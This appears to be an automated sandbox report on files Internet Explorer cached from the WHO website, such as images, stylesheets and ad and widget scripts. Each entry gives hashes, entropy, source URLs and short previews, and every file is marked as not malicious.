SSDEEP:	768:5Ivujv8jfYYv+QCcFNTjHv/dbaV4r96saj8VV7vd+Yd7oZ2yKg/imTS62PflDso8:5iujv8jfFv+QptP/dR6saj+V7vdzFMck
MD5:	70C0C39E1C30AC0717DCC64110E5C447
SHA1:	CB61083CB628C3CD598CA85A9097C7C3AD4DCB46
SHA-256:	4DB6FE462365A1E502CA6330F25BD477299B962DCAF6DEAA57351B5BA2F3716B
SHA-512:	EB917EBF196491FC8BF9A56626FCB6D138AF28CD1E19DA85696630C08FBE3A9281BD27592354F9A30E32B183970FDFCB38CBD542CABDDA6BAFADAD63A4ECA 663
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/searo---images/countries/bangladesh/cxb/a-year-in-pictures--a-shared-commitment-to-change-the-course-of-the-pandemic_who-bangladesh--ta-3.tmb-549v.jpg?sfvrsn=dbf025dd_1

Preview:

......JFIF............C...!........."$".$.......C..m.%.."..f.
...jh......I.X..p.=F...A.....k*.*k+..^vr..}mV7k..RX....hr:.x......d.ym..@.b.:..L..S.....`..\.I.`..a.}..Z......-....)EN:*....i..k..Z#..X.$..}.....m$.|.c*.$b...(.......YMB...Ri...-o.5.L.8..;....7...I.\.
....r.z....Nv..}.k....Y.....O&.[.VP.......z..1..~.S.3....yV-....-q...m......4.|..eYlw.:.l$.p.M..o...t!{.S|>..._N)._.<=,o.3.k(..T.q.7.]l9...2<.&sR...2..!....\..Qu.wY.....k.bm./IX].Q.Z...g....W.Ae..
("......g.......9....n.l`#.X.m...`6g..........`...I1.H..%{J..=..4.Q....-.....1.q.D.%.]...x].....u.@..)...=......z..).-.Ke...0.,..^t>.Fy.....X.h.."..#|....).....gzG.3,..y..s..;k...7.a.....~w>..~r..9..........'}7..
..&.0..5..N.....<N..Z..>.#.m......p..L.......|.?O5..&..L.[Q.u.g_...#..T.d..ODa.%.._Z.......j.}.=yc.^S.-.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\A-year-in-pictures--A-shared-commitment-to-change-the-course-of-the-pandemic_WHO-Bangladesh--TA-3[2].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 479x319, frames 3
Category:	downloaded
Size (bytes):	36696
Entropy (8bit):	7.981838750647916
Encrypted:	false
SSDEEP:	768:zqH7Rp2TmFyVZHU3RwoB7P7GkZJhc2BEyzR1s7zexPOwEI5y5DRPBFI6Nba:2H7RUTmFgHU3DB7PikZg2GExPLEsy5tY
MD5:	444D84B6DC67BDC55E425A7E8B173E5E
SHA1:	F088E60BD16CD7D6D242F016ABE902A5A3522323
SHA-256:	40975B9ED5BCB47F1C774A3CC0A3B3EEF87D630AFC77408053E88F24D9C4859A
SHA-512:	9EC8E9D8149659E3B69ECB20BF2BB3EB03E599B3F43CB58738EBF464748FC14AC1E8B8A3379D872DBD04DE8D3CB85FE41D23108DC793608D355544939FFB72 0
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/searo---images/countries/bangladesh/cxb/a-year-in-pictures--a-shared-commitment-to-change-the-course-of-the-pandemic_who-bangladesh--ta-3.tmb-479v.jpg?sfvrsn=dbf025dd_1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\A-year-in-pictures--A-shared-commitment-to-change-the-course-of-the-pandemic_WHO-Bangladesh--TA-3[2].jpg	
Preview:	......JFIF.....C.....!....."$".$.....C.....?...."..... b ..@=\eyt..a6.).!ur..yt_y..C.X.t;.f...j.0;.Y./.;...kQ.r.....~.}V;A....t{}.....l....|.....(.W.U.Z..3.K...)Lm.#E.+i...d.D..G.G...V..F.I..*.=x...=.y..2.S.Yx.R..l..@V.u.f.t..>l..\.8u....~.....YY3....;.R .....L...+.....'?.(..KY{..n...n.,)Y...:?..{....2._4g.....i...$..2b.Sz.>..m~w....u..B...%._>E.Ad...']YZ.....8}.v..+..Z.....A.a....s.Q^~.Z...6X.k.g4C.c..OY.<.k]..0.j.q...q..E.....YV.. `.K.u.....8A..U.....p.:.F.E...je^...Y...x.5.....P....y..we.a...Q.t@v.2.U:.....Ok6....;..:,.wy}6#}#.?.....8y....wL..9.....}..}..*.<.cRI..'.d....g&..E.!....j.S..dG.\.....>%.P...f.C..Y.e-...+i %...Kx..ID....J..]..-.....p..~..(.$.N.$.N..w.Q.Q...kd.eC.wl.&3s..]...e_+....-Hi.".ox...7.....[.v.6....a.D.RO;/*..w

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\ScriptResource[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	253609
Entropy (8bit):	5.142800237248841
Encrypted:	false
SSDEEP:	3072:RkvBNnLO1wG0qOOO8D5BnAcKcv1/i/fXMS6PuQr1Q7SV7opS:8LODl6c/KuS6Px
MD5:	029E5E7227E947922B06EC41A1742BA1
SHA1:	C2FC0DA1AD13727E1CE25193ED6BF67BF72F610A
SHA-256:	FD2A752492B64050C772C50F5539A28ED106D2433945C04ABB57E3FAB1A83186
SHA-512:	9DF2BCA13274B8B4B2C7867FD0AB4F67587475BCB18610F408DAB8C19E7F0A7872E4D0322B23DA3265948B58C2083F289BF86EBF3B92AA89803A5982F68E4906
Malicious:	false
IE Cache URL:	http://https://www.who.int/ScriptResource.axd?d=VKaJmfFWDpQxp1_HxsR1qHE1D0LSpd2pufRu26_SWXJKx_WpH0HNrJsUk7mfatpo7E2ZG3zAPSalK7AO6i8q6frr9qeTupRsYs3Dn67sjSLmCFESPd3iJ_vINUWGfdbYkrtzOmP0KIfi4N8gdSZOX9KZWpxIlEcYI4xzS0Y-bAu18kf2x98txvCw052kniXxWNIL9Q2&t=ffffffffcd3c2666
Preview:	/*! jQuery UI - v1.12.1 - 2018-02-18.* http://jqueryui.com.* Includes: widget.js, position.js, data.js, disable-selection.js, focusable.js, form-reset-mixin.js, jquery-1-7.js, keycode.js, labels.js, scroll-parent.js, tabbable.js, unique-id.js, widgets/draggable.js, widgets/droppable.js, widgets/resizable.js, widgets/selectable.js, widgets/sortable.js, widgets/accordion.js, widgets/autocomplete.js, widgets/button.js, widgets/checkboxradio.js, widgets/controlgroup.js, widgets/datepicker.js, widgets/dialog.js, widgets/menu.js, widgets/mouse.js, widgets/progressbar.js, widgets/selectmenu.js, widgets/slider.js, widgets/spinner.js, widgets/tabs.js, widgets/tooltip.js, effect.js, effects/effect-blind.js, effects/effect-bounce.js, effects/effect-clip.js, effects/effect-drop.js, effects/effect-explode.js, effects/effect-fade.js, effects/effect-fold.js, effects/effect-highlight.js, effects/effect-puff.js, effects/effect-pulse.js, effects/effect-scale.js, effects/effect-shake.js, effects/effect

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\YHCW2021_webbanner[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 549x255, frames 3
Category:	downloaded
Size (bytes):	38274
Entropy (8bit):	7.984892584526061
Encrypted:	false
SSDEEP:	768:vCwf22j5Vnm+QJ5M28x2cCKK4E2yBEifL5KsNAnuJyuk39XpZBgR6:KI221g+M5MrxcKK4EXEeLNwuBkNXdl
MD5:	345510F79879FD3E4DAA7090FFF8A302
SHA1:	68C5C91EC5928A34B609B02E02C69C3B1C03278C
SHA-256:	DF291640549F8FF46724D9BE1A077048809E9061B984560CE82154ACE03EF0FD
SHA-512:	5B23839FDBE7FB9D27761A4953F23312918D17255BF9188B5A42319C009086FF45E67379BD706A062235595F5DB9955AD3B509899D1E4F5EB080F377FEEF352B
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/campaigns/annual-theme/year-of-health-and-care-workers-2021/yhcw2021_webbanner.tmb-549v.jpg?Culture=en&sfvrsn=8bc1f524_3
Preview:	......JFIF.....C.....!....."$".$.....C.....%.."..... ..:..%.X..RM.;.y.I..bk.....a.....g.@6vH.ft.....}x8v.....2@..H&dF..<.N..&g..>M..&#u.....9.....3k:!..0.L.Y.....;...y.I.|.'..2.3..k.u. ..v.2..Pn.F....2j<.$.R...M..I..S.^9..Yh....<.$.^. .B=..2..R..u%.q.3..WK..+mK.....{+...G...f.nj....G%.:b...}.^....w.5.._y.....fq..|.b.,....#m.FL....;4..N.^....lgc.Cd....T.9z.D...f.KZ.E...N..wd[.....1Sq..o2.}-.o.9....Lz..p:3,...*3..... Xi.s..q..n$1...JA-.x.....S.].z=.P.\....6Z.-|...R<S..fd.abH...3....c4..6...f.pnCD.tj.T.....].+z...dmP=.....*.....*h>.>..V.F.S.u.....S.]ll.....U....g...T.u.9.J>.O..|....6....0..'.X..... ..2..Q{M%.....S`...[$c.I.fs..:...8{$..K/.\+.. ..G..r.k-...|...r..:.(P...f.4.&.....?..5...B....*(.m...fz.u.*.D..B..;....v..9.....v!Uk~y.bWs.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\aRB5vtMgII7DALCmCUZFfhabFCI8RNJQqSbe_9t5ggE[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	36350
Entropy (8bit):	5.674957632254336
Encrypted:	false
SSDEEP:	768:SfZJ/WEMMnbd0TrOsUy+/cxjoGEq2rUX/sL:SP/WRr0ygGEq16
MD5:	0652417DC509F9DF094ED9040894BD35
SHA1:	FE49BE86848AD902EE441440783A2875E9EE0A51
SHA-256:	691079BED320208EC300B0A60946457E169B14223C44D250A926DEFFDB798201
SHA-512:	B5FB4825C1AC0BC6AB1EA565263E63AB1ADFAE97FFBCE2B8BC291C735FF0AB71467D668A99CF21923C7E3A0DB29117462BD615EB7EAE890E438DB98C1C4BE752
Malicious:	false
IE Cache URL:	http://https://www.google.com/js/th/aRB5vtMgII7DALCmCUZFfhabFCI8RNJQqSbe_9t5ggE.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\aRB5vtMgII7DALCmCUZFfhabFCI8RNJQqSbe_9t5ggE[1].js	
Preview:	(function(){var v=function(a,C,F,Z,M){if(!(Z=(M=x.trustedTypes,a),M)||!M.createPolicy)return Z;try{Z=M.createPolicy(F,{createHTML:K,createScript:K,createScriptURL:K})}catch(Y){if(x.console)x.console[C](Y.message)}return Z},K=function(a){return a},x=this||self;(0,eval)(function(a,C){return(C=v(null,"error","ad"))&&1===a.eval(C.createScript("1"))?function(F){return C.createScript(F)}:function(F){return""+F}}(x)(Array(7824*Math.random()|0).join("\n")+'(function(){var S=function(C,a,F,Z,M,K,x,Y,v,p,H,u,w,b,W,d,P,y){if(16==(C>>((C-3)%155||(Z.U=((Z.U?Z.U+"~":"E:")+F.message+":"+F.stack).slice(0,a)),1)&87)){for(F=[];a--;)F.push(255*Math.random()|0);y=F}if(25==(9==(((16==(((C^954)&123)&&(a(function(T){T(F)}),y=[function(){return F}]),C)^523)&111)&&F.uI&&m(0,F.uI,a,Z,void 0),C>>1&63)){for(Z=[],K=0;K<a.length;K+=3)P=a[K],F=(W=K+2<a.length)?a[K+2]:0,M=P>>2,d=(Y=K+1<a.length)?a[K+1]:0,x=(b=-~(P|3)-(P^3)+(~P&3)+(P|-4)<<4,v=d>>4,(b&v)+~(b&v)-~(b|v)),p=(H=(d|0)- -1+(~d|15)<<2,w=F>>6,-~(H&w)-(H&~w)+2*(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\accordion-list.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	3689
Entropy (8bit):	4.880253848544661
Encrypted:	false
SSDEEP:	48:pgIG7qMzPC8D88SWoX45dC7HEyXY4yZA1LyUskdg3mfkEWyuIfNZgiO/hOgp7xHe:WT6hoWdyKTT51x+/p7xHyRf
MD5:	D0C48CAE086C10FB25D9351BA3D914E4
SHA1:	EEF9F7590016F6B9A7E2910EFC1D578915FA9D2D
SHA-256:	5D166A69B51D2788994DD13C3436E5B6277BD73B6292438BCE448CEC2EEF9DA3
SHA-512:	759FBEFC04E4957270E23D50C00D8502977EFF92BF9F813AF1403DA36168578709662F9639F6F214E1A8150E7004BFC4DD65795CDA98786C9E97896B82026D15
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/accordion-list.min.js
Preview:	"use strict";!function(window){var accordion=null,activePanelClass="is-active",accordionPanels=null,currentPanel=null,childrenLinks=null;function _activateSelectedPanel(evt){evt.preventDefault();var selectedPanel=_findAncestor(evt.currentTarget,"sf-accordion__panel");if(currentPanel===selectedPanel&&currentPanel.classList.contains(activePanelClass))return currentPanel=selectedPanel,void _removeCurrentPanel();_removeCurrentPanel(),_displaySelectedPanel(selectedPanel)}function _displaySelectedPanel(selectedPanel){selectedPanel.classList.add(activePanelClass);var currentContent=selectedPanel.querySelector(".sf-accordion__content");currentContent.style.display="block",currentContent.style.height=currentContent.offsetHeight,currentContent.style.opacity=1,currentPanel=selectedPanel}function _removeCurrentPanel(){if(void 0===currentPanel)return this;var currentContent=currentPanel.querySelector(".sf-accordion__content");currentContent.style.opacity=0,currentContent.style.display="none",curren

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\ad_status[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	29
Entropy (8bit):	4.142295219190901
Encrypted:	false
SSDEEP:	3:IZOwFQvn:IQw6n
MD5:	1FA71744DB23D0F8DF9CCE6719DEFCB7
SHA1:	E4BE9B7136697942A036F97CF26EBAF703AD2067
SHA-256:	EED0DC1FDB5D97ED188AE16FD5E1024A5BB744AF47340346BE2146300A6C54B9
SHA-512:	17FA262901B608368EB4B70910DA67E1F11B9CFB2C9DC81844F55BEE1DB3EC11F704D81AB20F2DDA973378F9C0DF56EAAD8111F34B92E4161A4D194BA902F82F
Malicious:	false
IE Cache URL:	http://https://static.doubleclick.net/instream/ad_status.js
Preview:	window.google_ad_status = 1;.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\addthis_widget[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	361292
Entropy (8bit):	5.507224233490729
Encrypted:	false
SSDEEP:	6144:joM/HvwM4X4UZ8pVTXPZIcVykc2VeakzRDU:MM/AXMDP9ykc2VeakdU
MD5:	61DCFA8958E6A7CC3F23B3B4758EE178
SHA1:	C4313CF29A2C056422AB798A2D088743C0972E97
SHA-256:	ACD2F7AD78EDEEBAD4B6B0FDD17FF57D81C3726C60FD5435EE8C5A0115D29403
SHA-512:	9FF8F714925A8CB650F206747164FBD575B964F530C4241F1B3A1F6678CAB245B5D34D6C6CFA761642026E3B7700CDA36AC0AC4143FB27F7865E3C9C5BB96D43
Malicious:	false
IE Cache URL:	http://https://s7.addthis.com/js/300/addthis_widget.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\addthis_widget[1].js	
Preview:	/*!.AddThis - v8.28.7 - 20201026;.Copyright (c) 1998, 2020, Oracle and/or its affiliates..*/../*!...invariant : 2.1.0.BSD.Copyright (c).All rights reserved...Redistribution and use in source and binary forms, with or without.modification, are permitted provided that the following conditions are met:..* Redistributions of source code must retain the above copyright notice, this. list of conditions and the following disclaimer...* Redistributions in binary form must reproduce the above copyright notice,. this list of conditi ons and the following disclaimer in the documentation. and/or other materials provided with the distribution...* Neither the name of invariant nor the names of its. con tributors may be used to endorse or promote products derived from. this software without specific prior written permission...THIS SOFTWARE IS PROVIDED BY THE C OPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS".AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE.IMPLIED WARRANTIES OF ME

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\fa-regular-400[1].eot	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Embedded OpenType (EOT), Font Awesome 5 Free family
Category:	downloaded
Size (bytes):	30788
Entropy (8bit):	6.189302031690045
Encrypted:	false
SSDEEP:	768:eGvrcbhO5Q1FITSECKMSW3Ncszv6/KUgjIe66/MeM6eNwyRRiylqDF4X6B3UsmLi:eGvrcbqQ1WTSECKMSW3NcszvcKUMIe6C
MD5:	93CD9A877C794FE87F8CE84F189D304F
SHA1:	E3A0DA640F592DB27F39D267B591F61CCE80B840
SHA-256:	6C470766C2C3E11FAFFEAD7DDE6F0D9F4BD4E7EC1784332EA852CD08B7D757D0
SHA-512:	FF365F0FB203BE21A55F6A9BB848682BFDC5EE2E44F5BE32EC70639F1CDEAA5CC73A710917C5B77CE435BCA6D0A211AE662C93139F3360D639701E9F0AC4AACF
Malicious:	false
IE Cache URL:	http://https://use.fontawesome.com/releases/v5.0.10/webfonts/fa-regular-400.eot?
Preview:	Dx..`w.....LP.....p.....&.F.o.n.t. .A.w.e.s.o.m.e. .5. .F.r.e.e.....R.e.g.u.l.a.r.....V.e.r.s.i.o.n. .5...0...6.F.o.n.t. .A.w.e.s.o.m.e. .5. .F.r.e.e. .R.e.g.u.l.a.r.....0GSUB .%z...8...TOS/2?.Pn.....VcmapEG5.....glyfi.b....._.head.}&.....6hhea.;.....$hmtx.....loca@.Y.....maxp..... name&f....nD....postm.....qX.....u.....p.._.<.....u.....0.>..DFLT..latn.....liga.....f..G...f.....PfEd.@.....D.....@.....@.....@.....@.....@.....@.....@...@.....@.....@.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 16x16, 32 bits/pixel
Category:	downloaded
Size (bytes):	1150
Entropy (8bit):	5.44221041888323
Encrypted:	false
SSDEEP:	24:BvtoOaPQSV1WvuhHg9XGdqiZNPGFwUmSydj60pF3KVuz:BFDNuhHgEwRx5yFPpz
MD5:	031D7A3D3906B292D27013B753A2E47F
SHA1:	447B9ED0C25473CE78580CFFB511F98B94E71C49
SHA-256:	621A54FD47363C36B42E3791B1E5B36049B66C3693A7FF0C9CE20024F5620ADD
SHA-512:	89B719C4DCD42182612B2DF0DF5D947322CC5CFDD734DE679CFC0A678A4218D8FCDCBAB185FE0E3526A376C8ED1147918300D706B3970A140C6C932C3FE1B24
Malicious:	false
IE Cache URL:	http://https://www.who.int/favicon.ico
Preview:	..... .h.....(..... ....v..T../.....4..y.....M.....3..1..7.....7..2..1.....f....!..q.....d..g.....k.....~.....r.#...+.#4.!2.!'.%...|.....x.....f.....q..E.'".!#..9..C..j..0..J..w.....\....."....;..O..s..,..O.....u..4..C.....X....._..g.....>..q.....W. %.%&..d....L..h.....K..R.....}..O..f.....N.&(.$(..O.....[..k.....L.%;.#F..w.....)@.$=..R.....^..P.....I.$$.#$..;.....g.&5.#$..O.....C..4.....b.#&. &.%?..7..u.....v..f.").j.....+.....\.....=..9..W.....n..`.....O..A.....T.9.. .....a..P. &..%._.....s..C..&..X..Y.....Y.....%.....(...r..q."!....)...&.....=.....i._..s.."....O..G....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\h-logo-blue[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	15880
Entropy (8bit):	4.140082608950543
Encrypted:	false
SSDEEP:	384:KtSpsQ6qvH4odxQGy7bE6UYCRhmYSboCf:9zUbE6UY+EdUCf
MD5:	CB1B6DEA42CF42F566722BD93EF18186
SHA1:	2531FA2689AA23B2CDC3E154E9722E0C5E73D76F
SHA-256:	1F756ED7DAC7C90DA4F98582535E47684DC75ADDB21AF9653ABF9155EA3B1713
SHA-512:	B68448926C4D20D057CBD90B85725A49A3A999608DA6837E9F464D6018C76F9495FB3F6F5D3E5801C9A1D8C0D590173BFB0DF86E7149AEAD70208237AA3A9CE
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/images/logos/en/h-logo-blue.svg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\h-logo-blue[1].svg

Preview:

```
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 580.82 177.96"><defs><style>.cls-1{fill:#0093d5;}</style></defs><title>World Health Organization</title><g id="Layer_2" data-name="Layer 2"><g id="ENGLISH"><path class="cls-1" d="M164,32.58c3.86,4.6,10.61,7.31,14.56,11.92-2.83-13.63-13.35-24.76-25.79-27.42C158.84,21.65,160.15,28,164,32.58ZM14.48,67.13c8.57-18.65,21.36-14.7,26.77-32.47-3,5.45-17,7.75-23.51,21.72,3.31-8.3,1.65-21,7.25-27.85C8.25,40.88,15.38,60.86,14.48,67.13ZM30,111.86c1.54,7.26-3,17.74,4.2,27.76C26.76,131.28,11,129.16,4.58,116.48c8,31,29,24.6,38.39,31.33C35.21,136.66,41.56,129.25,30,111.86Zm-2.41,19.45C23,114,31.18,108,24.93,91.4c-.65,9.36-6.89,13.92-2.68,31C14.82,107.94,3.33,102.54,0,92.6.23,119.78,22.07,123.81,27.59,131.31Zm33.54,29c-6.43-8.9-2-13.93-20.1-30.09,3.82,5.9-.12,13.32,12.06,24.86-11.92-7-28.36-4-36.29-13.41C30.42,167.74,54.35,157.1,61.13,160.34Zm87.42-5.23c12.18-11.54,8.24-19,12.06-24.86-18.06,16.16-13.67,21.19-20.1,30.09,6.78-3.24,30.71,7.4,44.32-18.64C
```

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\layers.fa6cd1947ce26e890d3d[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	269557
Entropy (8bit):	5.429111467374434
Encrypted:	false
SSDEEP:	6144:ap1Lf7mGJQoq/cpp6+PVfVDRGpTr5ojO3:abj7mGJQCp6+PVfA5oK
MD5:	476D935D6723F9ABEA1160C155FFB725
SHA1:	477FF2F072C62493BE703060B3DA7C7A5492F840
SHA-256:	6121CA306AD1045453D52517B8F436EB5A68055C82AEFA46A9A77DE36996A3DF
SHA-512:	C8B11FC445236C60E3D75BDC4BE71F3E6CA46E931740795A1ADDCD86B0F53F721192842017BD414E383A74F5544C23DBADD796E2074E0FC57CCFC7F06B84CD 9
Malicious:	false
IE Cache URL:	http://https://s7.addthis.com/static/layers.fa6cd1947ce26e890d3d.js

Preview:

```
atwpjp([216,210],{347:function(e,t){"use strict";e.exports=function(e,t){var a=t.replace(/\//g,"\\/").replace(/\./g,"\\.").replace(/\+/g,"\\+").replace(/\?/g,"\\?").replace(/\]/g,"\\]").replace(/\[/g,"\\[").replace(/\^/g,"\\^").replace(/\$/g,"\\$").replace(/\*+/g,".*?"),n="^"+a+"$";return new RegExp(n).test(e)||e===t}},359:function(e,t){"use strict";e.exports=function(e){return e.replace(/\s+/g,"").split("//").pop().split("#").shift().replace(/\/$/,"")}},360:function(e,t,a){"use strict";var n=a(5);e.exports=function(e){if(window.addthis_config&&window.addthis_config._forceClientMobile)return!1;var t=n("mob",e),a=t&&window.screen,i=a&&window.screen.availWidth?window.screen.availWidth:0,o=a&&window.screen.availHeight?window.screen.availHeight:0,r=!!t&&(i>o?o:i);return!!r&&r>767}},361:function(e,t,a){"use strict";var n=a(360),i=a(5);e.exports=function(e){return i("mob",e)&&!n(e)}},362:function(e,t){"use strict";e.exports=function(e,t,a){var n,i;if(e.some)return e.some(t,a);for(var o=0,r=e
```

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\main.min[1].css

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	345500
Entropy (8bit):	5.349263090498914
Encrypted:	false
SSDEEP:	6144:eM2I5vDPD/zo/MYOQ4xofA8ki72ZeEA/j:eOvDPD/zo/MYOQ4xy72Zy
MD5:	CE2173110E4830F15FAE89CB57718CFC
SHA1:	C68E2CF128BA2144B7B78B04BFB2EF12756FF810
SHA-256:	2F83A9E35BC415D3848E1485B953ED36976F02B47627D2418B286103B526D5C2
SHA-512:	4034594FCC1ACFDF640D00DB81E32BFF642145CAEB3D91E8122DD07CC2F7F35CF198AC54383E8139FAA8FDE829E49AFE10CACA669D1FF8B31B332DA6EDD5E 74
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/styles/main.min.css?v=12.1.7126.28741

Preview:

```
.slick-slider{display:block;position:relative;box-sizing:border-box;-webkit-user-select:none;-khtml-user-select:none;-ms-user-select:none;user-select:none;-ms-touch-action:pan-y;touch-action:pan-y;-webkit-touch-callout:none;-webkit-tap-highlight-color:transparent}.slick-list{display:block;position:relative;padding:0;margin:0;overflow:hidden}.slick-list:focus{outline:none}.slick-list.dragging{cursor:hand}.slick-slider .slick-track,.slick-slider .slick-list{-ms-transform:translate3d(0, 0, 0);transform:translate3d(0, 0, 0)}.slick-track{display:block;position:relative;top:0;left:0;margin-right:auto;margin-left:auto}.slick-track:before,.slick-track:after{content:"";display:table}.slick-track:after{clear:both}.slick-loading .slick-track{visibility:hidden}.slick-slide{display:none;height:100%;min-height:1px;float:left}[dir="rtl"] .slick-slide{float:right}.slick-slide img{display:block}.slick-slide.slick-loading img{display:none}.slick-slide.dragging img{pointer-events:none}.slick-initialized
```

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\moatframe[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	1705
Entropy (8bit):	5.531860359366191
Encrypted:	false
SSDEEP:	48:V+SiCucuqiTlBgaavwmpbDDRlsSEpvJEBrcm:8FJqQMZvJcSEty
MD5:	DD1A19CB8D13E4571D2B293C0A0D2CCF
SHA1:	18070DD5C894930A8AEF7117BF8D49BD4922A723
SHA-256:	05090F9390F5BC0CD23FE5F432037CC92D7CBCE1CED9BFE8FAF3D1C9ABAE85CD
SHA-512:	9103CA5B7E85BA307A366134146D9505A6CA8722878629678F680B790108AB9DE31ACEDCCA36AC79EC989194BEA55C2C08CD14A08CD0BC67841D16C115D4FC 2
Malicious:	false
IE Cache URL:	http://https://z.moatads.com/addthismoatframe568911941483/moatframe.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\moatframe[1].js	
Preview:	/*Copyright (c) 2011, 2019, Oracle and/or its affiliates. All rights reserved.*/.(function(){try{var l=function(b){var a=!0;try{b.domain}catch(f){a=!1}return a},r=function(b){return b.replace(/:/g,"%3A").replace(/=/g,"%3D").replace(/,/g,"%2C")},q=function(b){try{var a;var f=b.data;if("string"!==typeof f)a=!1;else{var c=f.match(new RegExp("([a-z]+)"+d+"([a-z0-9.-]+)"+d+"([0-9]+)"+d+"([a-z]+)"+d+"([0-9]+)"+d+"(.+)","i"));a=c&&7===c.length&&c[1]===m&&c[2]===n&&-1!==c[6].indexOf("check")?!0:!1}if(a){var p;var h=window.top&&window.top.location&&window.top.location.href;p=h&&("string"!==.typeof h?0:/^(?:https?:\/\)?[^.:\/]+(?:\.[^.:\/]+)/.test(h))?h:!1;if(p){var t,e=window.top.location.hostname.replace("www.","")+window.top.location.pathname;"string"===typeof e&&"/"===e.charAt(e.length-1)&&(e=e.substr(0,e.length-1));if(t=e){var g=JSON.stringify({available:!1,fullUrl:r(p),cleanUrl:r(t),urlSrc:5}),g=g.replace(/"(\w+)"\s*:/g,"$1:"),l=b.data.split(d),q=[m,n,k,u,l[4]||k+1,g].join(d);b.source.pos

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\origin.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	218081
Entropy (8bit):	5.096500957430576
Encrypted:	false
SSDEEP:	1536:pcM6NJqrquf/0H0xQCFje6tAsmUtxY+fjaN7Zys6GYGARruilnyMRyjx/M+oVpZz:p1suf/ChLY
MD5:	C2971D3D27BBCADAD28C58D113638037
SHA1:	048673CBAD9FF402269D1604E5CFC9FBC05C398E
SHA-256:	12E686E186A80C9D49F224BA6718A2BE0B1D17BA7E0873AA62BC5F701E1D22C6
SHA-512:	7824939C29AFB680F93F4EDE965A63B535255614E4D3B98E452DD1EE0F564F468B9BD614CF8C16B69792CF3BFA24DE313947EAFC51FC929AAF4DFAA7BB58FED
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/styles/origin.min.css?v=12.1.7126.28741
